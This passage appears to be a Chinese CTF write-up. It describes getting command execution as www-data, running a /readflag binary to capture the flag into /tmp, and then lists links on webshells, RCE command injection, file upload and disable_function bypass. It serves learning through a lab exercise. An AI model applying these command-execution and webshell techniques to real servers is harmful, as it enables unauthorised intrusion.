
我用命令`cat / | tee ./1.txt`然后浏览1.txt发现了flag

正当我满心欢喜以为做出来了 结果才是噩梦！

怎么都读不到 然后拿`readflag`结果是下载8K的文件？我人傻了

然后我就灵感一闪～去看我是谁以及权限


```
www-data
```



直接好家伙 要提权？ 用了sudo尝试了下 ~~好吧我是xx~~

直到我看见了ELF文件是可执行的！！

那我刚才把readflag下载下来并且丢到kail中分析

不就是ELF文件吗？？！！！

但是这个文件怎么用呢？？开始查找！

直到 `/readflag > /tmp/1`

然后再 `cat /tmp/1 | tee ./2.txt`

卧槽！ 出了！

【杂七杂八】拓展链接

> 在我做题的时候我属于边学边做，找到了一些不错的链接□
> 下来写复盘的话，生怕浏览记录没了，一个个筛选
> 陆陆续续写的 有的内容相似重复啥的 见谅～

python OpenCV 图片相似度 5种算法

任意密码修改、XFF绕过及文件上传

南邮CG-CTF—Web writeup第二部分

SWPUCTF2018-WEB&MISC Write Up

BugkuCTF 部分题解(持续更新)

“百度杯”CTF比赛 十月场 Not Found

与 .htaccess 相关的奇淫技巧

CTF-WEB：文件上传和 webshell

从lnCTF2019的一道题学习disable_function_bypass

[GKCTF]wp

GKCTF2020 WEB wp

CTF 2019 Mywebsql Echohub WriteUp

php代码审计前奏之ctfshow之命令执行

CTF下的命令执行

php代码审计前奏之ctfshow之文件上传

一句话木马踩坑记(assert()与eval())

浅析CTF绕过字符数字构造shell

CTF中WEB题——RCE

RCE命令注入-过滤CAT

CTF中WEB题——RCE

CTF题目思考–极限利用

php代码/命令执行漏洞

浅谈PHP代码执行中出现过滤限制的绕过执行方法

老生常谈的无字母数字 Webshell 总结

CTF下的命令执行漏洞利用及绕过方法总结

一位大佬的博客